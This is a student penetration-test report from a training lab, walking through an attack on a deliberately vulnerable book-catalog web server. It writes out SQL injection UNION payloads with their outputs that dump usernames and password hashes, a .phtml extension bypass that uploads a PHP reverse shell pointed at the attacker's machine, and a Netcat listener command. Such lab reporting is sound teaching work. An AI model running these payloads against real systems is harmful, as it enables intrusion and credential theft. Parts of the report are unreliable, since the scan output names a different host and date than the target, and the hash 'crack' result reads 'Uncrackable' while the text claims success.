CAREER TECHNOLOGY CYBERSECURITY

INDIA

PENTEST REPORT

A REPORT BY

RAJA S

Table of Contents

1. Executive Summary

This report details the web application security assessment for Final Project.

The purpose of this assessment was to identify security weaknesses in the web server, to determine the impact and document all findings in a clear and repeatable manner, and provide remediation recommendations.

1.1. Scope of Work

This web application security assessment covers the remote penetration testing of one accessible server hosted on **172.16.108.208** address. The security assessment was carried out from a black/grey box perspective, with the supplied information being the web server may be vulnerable to allow privilege escalation.

Target Host/URL/IP Address	Description
172.16.108.208	Online Book Catalog website

Table 1: Scope details

Testing was performed using industry-standard penetration testing tools and frameworks, including Arp-scan, Nmap, and Netcat.

1.2. Project Objectives

This web application security assessment is carried out to gauge the security posture of the website "*online Book Catalog*" hosted on the Internet. The result of the assessment is then analysed for vulnerabilities. Given the limited time given to perform the assessment, only exploitable services have been tested. The vulnerabilities are assigned a risk rating based on threat, vulnerability, and impact.

1.3. Timeline

Penetration Testing	Start Date / Time	End Date / Time
Final Project	07 Nov 2023, 1845hrs	10 Nov 2023, 2045hrs

Table 2: Penetration Testing Timeline

1.4. Summary of Findings

Value	Number of Risks
Low	0
Medium	3
High	3
Critical	2

Table 3: Risk Rating Summary

Where the website "*online Book Catalog*" hosted on, the server needs to update and patch the vulnerable areas to avoid future attacks and must place more emphasis on safe-guarding the confidentiality of the users' information and the website's integrity and availability.

I was able to access the server in 1 hour. The "*online Book Catalog*" website needs to invest in implementing a defence-in-depth approach to have layers of security to protect their information asset. I found the web server's SSH port 22 and HTTP port 80 to be open and was able to access the web server through Port 80 for HTTP which hosts webpages and most web application.

Through this finding, the web application hosted in **172.16.108.208** ran into multiple security vulnerabilities such as **SQL injection**, **view users' and administrator credentials data, weak passwords**, **access as an administrator**, **upload malicious file**, **command injection**, **gain access to web server**, and **SUID privilege escalation**. An adversary can gain access to the web server to access users' credentials, upload malicious files to harm the confidentiality, integrity and availability of the website.

To avoid this, the Company requires frequent patching and updating on the web server and SQL database server from time to time. The Company must implement best practices to have a 3-tier design, such as host the web application server and SQL database server on different servers and segregate them with a firewall to reduce the chances of unauthorized access through the mode of unethical hacking.

1.5. Summary of Assessment Overview & Recommendations

During the penetration test against the website "*online Book Catalog*", I identified **(8) findings** that threatened the Company's information systems. The findings were categorised by severity level using the Common Vulnerability Scoring System (CVSS). Below is a high-level overview of each finding identified during testing.

These findings are covered in depth in the **Technical Findings** section of this report.

Finding #	Severity Level	Vulnerabilities Found
1.	MEDIUM	Ability to SQL inject in search input field
2.	MEDIUM	Access to users' credentials
3.	MEDIUM	Crack administrator's hashed password
4.	HIGH	Vertical privilege escalation as Administrator to upload files
5.	HIGH	Upload malicious files
6.	HIGH	Command injection in name input field
7.	CRITICAL	Unauthorised Access to Web Server
8.	CRITICAL	SUID Privilege escalation

Table 4: Finding List

Assessment Overview — vulnerabilities found:

1) 1st finding — upon creating the user account, I was directed to the "*online book catalog's*" search page. I was able to **inject SQL union select** commands to retrieve users' data.
2) 2nd finding — **Gaining access to the users' credentials** and **hashed passwords**. Within this list, contains the administrator's credentials.
3) 3rd finding — Using the newly found sensitive information for the administrator, I was able to **crack** the hashed password by using an online **password** cracking software.
4) 4th finding — Using "superadmin" username and the cracked password, I was able to **log in as an administrator** which gave an **access to the file upload page**.
5) 5th finding — Although the file upload page prevents PHP files from being uploaded, I was able to bypass its weak blacklist filter list to get a malicious PHP file uploaded. How I was able to bypass it was by using different file extensions. In this testing, I used "`.phtml`" extension to bypass the Company's blacklist filter to **upload a PHP reverse shell file** which contained malicious codes.
6) 6th finding — Once the file upload was successful, I began the **command injection process** at the name input fields to find the file upload path.
7) 7th and 8th findings — Path found at "`/uploads/year202/rvshell.phtml`". Concurrently, the Netcat listener mode was set up "`nc -l -p 1234`" on Kali Linux. Following the file path link which was executed in the URL address bar, the Netcat connection was made between Kali Linux (adversary) and the Company's vulnerable machine (172.16.108.208). Once the Netcat connections was successful, I **gained access to the web server**. Following that, I also gained access to **SUID privilege escalation**.

Recommendations in General

The following recommendations provide direction on improving the overall security posture of the Company's networks and business-critical applications:

1) Text Field input or adding text in URLs: one way to prevent SQL injection is to use whitelist/blacklist validation.
    a. Blacklist validation: detects forbidden input strings and symbols. This type of validation can reject malicious queries like listing SQL database. It can also prevent unauthorised user from creating, reading, updating, and deleting sensitive information.
    b. Whitelist validation: accepts valid input if it belongs to a list of reserved string/word. Parametrized queries is a technique where the SQL statements are precompiled and all you have to do is supply the parameters for the SQL statement to be executed.
    c. Use character-escaping functions
    d. Implement a Web Application Firewall (WAF)
2) Password management: set a frequency and length for passwords, minimum 12 characters with symbol, numeric, uppercase and lowercase letters. Refrain from using and reusing the passwords on other applications. Implement change of passwords every 90 to 120 days. This is the best way to prevent unauthorized users from accessing privileged accounts,
3) Multi-factor authentication (MFA): this adds extra layer of security. One way to protect the users', and administrators' credentials and data is to enable MFA. The MFA could be a security token, users' mobile phone or even fingerprint. This can help reduce unauthorized users significantly.


2. Testing Methodology

Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and investigated to determine exploitation possibilities and escalation potential. The Company allowed further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

2.1. Information Gathering

Arp-Scan was used to find other active hosts on the local network and Nmap was used to find what ports and services were opened.

Arp-scan




```
┌──(root㉿kali)-[~]
└─# arp-scan -l
```

Fig 1: ARP Scan

`arp-scan -l`

Arp-scan is a command-line tool that uses the ARP protocol to discover and fingerprint IP hosts on the local network. This Arp-scan scans all active hosts and lists them in a vertical table in a few seconds. Using the given information, the only other active network was listed on the table was 172.16.108.208. Using this information, a Nmap scan can be done.

NMAP TCP SYN (Stealth) Scan (-sS)



```
┌──(root㉿kali)-[~]
└─# nmap -sS -p0-65535 172.16.108.208
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-16 00:37 +08
Nmap scan report for 192.168.88.147
Host is up (0.00030s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:22:69:AC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.49 seconds
```

Fig 2: Nmap SYN Scan

`nmap -sS -p0-65535 172.16.108.208`

The Nmap SYN scan is a default and common scan used stealth scan. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. It also works against any compliant TCP stack. In *fig 2*, the SYN scan shows two port states.

2.2. Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an adversary as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an adversary needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	TCP/UDP	Ports Open	Services
172.16.108.208	TCP	22	SSH
	TCP	80	HTTP

Table 5: Service Enumeration


3. Technical Findings Details

1. SQL injection in search input field — Medium	
Finding S/N	#0001
CWE	CWE-89
Severity	MEDIUM – 6.5
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Description	SQL injection (SQLi) is a cyberattack that injects malicious SQL code into an application, allowing the adversary to view or modify a database.
Where was the vulnerability?	The vulnerability was at the website's search input field.
Security impact to business	A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. In some cases, an adversary can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.
Recommendations	1) How to prevent SQL injection? Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query. For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin. Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe. It is all too easy to make mistakes about the possible origin of data, or for changes in other code to violate assumptions about what data is tainted.
Please note	To perform the SQL injection, use the search input field: - Copy each command that is highlighted in yellow and paste it in the search input field. This applies for all the SQL injection walkthrough listed in this penetration test report. *Fig 3: Search Input Field*
External References	https://attack.mitre.org/techniques/T1210/

Steps to Replicate

1) Identify if an input field is vulnerable to SQL injection via a Litmus test.

```
1' or 1=1#
```




Book ID	Book Title	Cost
1	Anonymous Hackers TTP	50 SGD
2	CISSP Guide	80 SGD
3	Security+	30 SGD
4	Practical WebApp Hacking	45 SGD
5	All about Kali Linux	20 SGD
6	Linux OS	10 SGD
7	Windows OS	10 SGD
8	IoT Exploitation	190 SGD
9	ZigBee Wireless Hacking	90 SGD
10	JTAG UART Hardware Hacking	50 SGD
11	Container Breakout	40 SGD
12	OSCP/OSCE Guide	240 SGD
13	CREST CRT	40 SGD
14	Creating your vulnerable VM	88 SGD
15	OSINT	48 SGD

Fig 4: Litmus Test Successful

2) Identify how many columns is required for the SQL injection to work successfully.

```
1' union select 1,2,3#
```




Book ID	Book Title	Cost
1	2	3 SGD

Fig 5: Three Columns Displayed

3) Get the table name from the database.

```
1' union select 1, database(), 3#
```




Book ID	Book Title	Cost
1	webapphacking	3 SGD

Fig 6: Retrieve the Database Table Name

4) Retrieve the table names from the “Webapphacking” table from the database.

```
1' UNION SELECT 1, table_name, 3 FROM information_schema.tables WHERE table_schema = database()#
```




Book ID	Book Title	Cost
1	books	3 SGD
1	users	3 SGD

Fig 7: Retrieve the Table Name(s) from the Database

5) Perform a union select query, to gather the Users’ column name details.

```
1' UNION SELECT 1, concat(column_name), 3 FROM information_schema.columns WHERE table_schema = database() AND table_name ='users'#
```



Book ID	Book Title	Cost
1	id	3 SGD
1	user	3 SGD
1	pasword	3 SGD
1	name	3 SGD
1	address	3 SGD

Fig 8: Display of Users’ Column Name Details


Table 6.0: SQL Injection in Search Input Field

2. Access to users’ credentials — Medium	
Finding S/N	#0002
CWE	CWE-359
Severity	MEDIUM – 6.5
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Description	The data exposes sensitive information to an adversary that is not explicitly authorized to have access to that information.
Where was the vulnerability?	The vulnerability was found during SQL Injection Union Select. The command used was to gain access to view sensitive information in the database table.
Security impact to business	The data does not properly prevent a person's private, personal information from being accessed by adversaries who either (1) are not explicitly authorized to access the information or (2) do not have the implicit consent of the person about whom the information is collected. The adversary may steal the information and sell it to the dark web which may incur huge loss of money.
Recommendations	1) Compartmentalize the system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area. 2) Ensure that appropriate compartmentalization is built into the system design, and the compartmentalization allows for and reinforces privilege separation functionality. 3) Architects and designers should rely on the principle of least privilege to decide the appropriate time to use privileges and the time to drop privileges.
External References	https://attack.mitre.org/tactics/TA0006/

Steps to Replicate

1) Using the information from Table 6.0, step 5) → Perform a UNION SELECT query, to view the users' credentials.


```
1' UNION SELECT 1, concat(
      id, 0x20,0x3a,0x3a,0x20,
      user, 0x20,0x3a,0x3a,0x20,
      pasword, 0x20,0x3a,0x3a,0x20,
      name, 0x20,0x3a,0x3a,0x20,
      address),
3 FROM users#
```



Book ID	Book Title	Cost
1	1 :: user1 :: 5d41402abc4b2a76b9719d911017c592 :: David :: Newton Circles ::	3 SGD
1	2 :: user2 :: 6269c4f71a55b24bad0f0267d9be5508 :: Beckham :: Kensington ::	3 SGD
1	3 :: user3 :: 0f359740bd1cda994f8b55330c86d845 :: anonymous :: anonymous ::	3 SGD
1	10 :: test :: 05a671c66aefea124cc08b76ea6d30bb :: testismyname :: testaddress ::	3 SGD
1	11 :: superadmin :: 2386acb2cf356944177746fc92523983 :: superadmin :: superadmin ::	3 SGD
1	12 :: test1 :: 05a671c66aefea124cc08b76ea6d30bb :: test1 :: test1 ::	3 SGD
1	13 :: johnnycash :: 6dbd0fe19c9a301c4708287780df41a2 :: johnnycash :: johnnycash ::	3 SGD

Fig 9: View the Users' Credentials

The Administrator's credentials:




1	11 :: superadmin :: 2386acb2cf356944177746fc92523983 :: superadmin :: superadmin ::	3 SGD

Fig 10: Administrator's Username and Hashed Password Exposure

Table 6.1.: Access to Users' Credentials

3. Crack Administrator’s hashed password — Medium

Finding S/N	**#0003**
CWE / CAPEC	**CWE-261**, **CAPEC-55**, **CWE-1391**
Severity	**MEDIUM – 6.5**
CVSS String	**CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N**
Description	Adversaries may use password cracking to attempt to recover usable credentials, such as plaintext passwords, when credential material such as password hashes are obtained.
Where was the vulnerability?	During the second finding for gaining access to users’ credentials; using the SQL injection method, the administrator’s hashed password.  superadmin :: 2386acb2cf356944177746fc92523983 *Fig 11: Administrator’s Username and Hashed Password*
Security impact to business	1) Access control to gain privileges or assume identity. 2) A weak password of one employee could potentially jeopardize the whole company if an adversary used the breached password to gain access to sensitive data. 3) Data breach costs between millions to billions of dollars of lost for companies. 4) The adversary can sell this information on the dark web or use it to launch further attacks.
Recommendations	1) Use salt when computing password hashes. That is, concatenate the salt (random bits) with the original password prior to hashing it. 2) Passwords should be encrypted with keys that are at least 128 bits in length for adequate security. 3) Enforcement of a minimum and maximum length. 4) Restrictions against password reuse. 5) Restrictions against using common passwords. 6) Restrictions against using contextual string in the password (e.g., user id, app name). 7) Complex passwords requiring mixed character sets (alpha, numeric, special, mixed case). 8) Large Minimum Length (encouraging passphrases instead of passwords). 9) Consider a second authentication factor beyond the password, which prevents the password from being a single point of failure.
External References	**https://attack.mitre.org/techniques/T1110/002/**


Steps to Replicate

1) Newly found information for the Administrator: -
Username: superadmin
Password: 2386acb2cf356944177746fc92523983

2) You may either use John the Ripper tool in Kali Linux to crack the hashed password or use an online password hash cracking tool. For this testing, I used an online tool.

URL: https://crackstation.net/

3)
- ➢ Enter in the superadmin's hashed password into the input box.
- ➢ Tick the reCATCHA verification to verify yourself.
- ➢ Click on the "Crack Hashes" button to submit the request.



Enter up to 20 non-salted hashes, one per line:

```
2386acb2cf356944177746fc92523983
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2386acb2cf356944177746fc92523983	md5	Uncrackable

Fig 12: Crack Password Using Online Password Hash Cracking Tool





- ➢ The password hash will be cracked and it will display the result as shown in *fig 11*.

4) Successfully log in as an administrator:

Flag 1 Text: SQLInjection

Fig 13: Flag 1 - SQL Injection

Table 6.2.: Crack Administrator's Hashed Password


<table>
<tr><th colspan="2">4. Vertical privilege escalation as Administrator to upload files — High</th></tr>
<tr><td><b>Finding S/N</b></td><td><b>#0004</b></td></tr>
<tr><td><b>CWE / CAPEC</b></td><td><b><u>CAPEC-122</u></b></td></tr>
<tr><td><b>Severity</b></td><td><b>HIGH – 8.2</b></td></tr>
<tr><td><b>CVSS String</b></td><td><b>CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H</b></td></tr>
<tr><td><b>Description</b></td><td>Privilege Abuse: An adversary is able to exploit features of the target that should be reserved for privileged users or administrators but are exposed to use by lower or non-privileged accounts. Access to sensitive information and functionality must be controlled to ensure that only authorized users are able to access these resources.</td></tr>
<tr><td><b>Where was the vulnerability?</b></td><td>The vulnerability has to do with exposing users' sensitive information during SQL injections and cracking the weak password which belonged to the administrator. With the administrative privileges, the adversary may upload malicious files.
<table>
<tr><td>Username</td><td>
superadmin
<i>Fig 14: Administrator Username</i></td></tr>
<tr><td>Cracked Password</td><td>
Result
Uncrackable
<i>Fig 15: Password Cracked</i></td></tr>
<tr><td colspan="2">Welcome banner indicating which type of user has logged in:

Hi, welcome back <b>superadmin</b>.
<i>Fig 16: User Indication</i></td></tr>
<tr><td>File Upload access</td><td>

<i>Fig 17: File Upload Access</i></td></tr>
</table></td></tr>
<tr><td><b>Security impact to business</b></td><td>The adversary has access to read / modify / delete / execute unauthorized commands to gain privileges. If the adversary uploads malicious file which is then executed, they may be able to exploit other areas of the business.

This affects the CIA triad of the company.</td></tr>
<tr><td><b>Recommendations</b></td><td>Configure account privileges such privileged/administrator functionality and sensitive information is not exposed to non-privileged/lower accounts.</td></tr>
<tr><td><b>External References</b></td><td><b>https://attack.mitre.org/tactics/TA0004/</b></td></tr>
</table>

Table 6.3.: Vertical Privilege Escalation Abuse

5. Upload malicious files — High


Finding S/N	**#0005**
CWE / CAPEC	**CWE-434, CAPEC-17, CAPEC-650**
Severity	**HIGH – 8.2**
CVSS String	**CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H**
Description	1) The system's configuration allows an adversary to upload or transfer dangerous executable files, for example through shell access can be automatically processed within the system's environment. 2) It is possible to upload a web shell to a web server in such a way that it can be executed remotely. This shell can have various capabilities, thereby acting as a "gateway" to the underlying web server. The shell might execute at the higher permission level of the web server, providing the ability the execute malicious code at elevated levels.  Web Shell Persist Web Shell Attacker Website Server Backdoor *Fig 18: Web Shell Execute illustration*
Where was the vulnerability?	At the file upload page. The vulnerability is causes by a missing security tactic during the architecture and design phase.
Security impact to business	1) Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. This is true for `.php`, `.phtml`, `.asp`, extensions uploaded to web servers because these file types are often treated as automatically executable, even when file system permissions do not specify execution. Once executed: a. Confidentiality: Read any type of data. b. Confidentiality, access control, authorization: Gain further privileges. c. Confidentiality, Integrity, Availability: Execute Unauthorized Commands. d. Get Root privileges.
Recommendations	1) Generate a new, unique filename for an uploaded file instead of using the user-supplied filename, so that no external input is used at all. 2) Consider storing the uploaded files outside of the web document root entirely. Then, use other mechanisms to deliver the files dynamically. 3) Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not

	strictly conform to specifications, or transform it into something that does. 4) Run your code using the lowest privileges that are required to accomplish the necessary tasks possible.
External References	**https://attack.mitre.org/techniques/T1204/002/**

Steps to Replicate

1) Since the current file upload system prevents "`.php`" extension files from being uploaded. The "`.phtml`" extension will be used.


2)
- On Kali Linux: "`locate webshells/php`".



```
┌──(root㉿kali)-[~]
└─# locate webshells/php
/usr/share/webshells/php
/usr/share/webshells/php/findsocket
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/findsocket/findsock.c
/usr/share/webshells/php/findsocket/php-findsock-shell.php
```

Fig 19: Locate PHP Web Shells in Kali Linux

- Copy the "`/usr/share/webshells/php/php-reverse-shell.php`" to either /tmp folder or /home/kali/Desktop.
- Open the file in nano or mousepad, and look for this:




```
$ip = '127.0.0.1';   // CHANGE THIS
$port = 1234;        // CHANGE THIS
```

Fig 20: Change the IP Address and Port Number.

- Change the `$ip` to the **Kali Linux IP address**, as for the port number, it can either be changed or remain as 1234. For this testing, I used `$port = 1234;`


3) Once uploaded, you will receive a message indicting the file has been uploaded to the uploads folder.



The file rvshell.phtml has been uploaded to the uploads folder.

Fig 21: File Uploaded.

4) Successfully uploaded a malicious file using an extension bypass technique:




Flag 2: File upload extension bypass

Fig 22: Flag 2 – File Upload Extension Bypass

Table 6.4.: Upload Malicious Files

6. Command injection in name input field — High

Finding S/N	**#0006**
CWE / CAPEC	**CAPEC-88, CWE-284**
Severity	**HIGH – 8.2**
CVSS String	**CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H**
Description	In this type of an attack, an adversary injects operating system commands into existing application functions. An application that uses untrusted input to build command strings is vulnerable. An adversary can leverage OS command injection in an application to elevate privileges, execute arbitrary commands and compromise the underlying operating system.
Where was the vulnerability?	The vulnerability was found at the name input fields.  This is a feature still undergoing testing. You can search for users activity here: First Name: Last Name: *Fig 23: Command Injection at Name Input Fields*
Security impact to business	1) Integrity: Execute unauthorized commands. 2) Access Control: Gain privileges. 3) Authorization: Bypass protection mechanism. 4) Confidentiality: Read data.
Recommendations	1) Use language APIs rather than relying on passing data to the operating system shell or command line. Doing so ensures that the available protection mechanisms in the language are intact and applicable. 2) Filter all incoming data to escape or remove characters or strings that can be potentially misinterpreted as operating system or shell commands. 3) Filter all incoming data to escape or remove characters or strings that can be potentially misinterpreted as operating system or shell commands.
External References	**https://attack.mitre.org/techniques/T1202/**






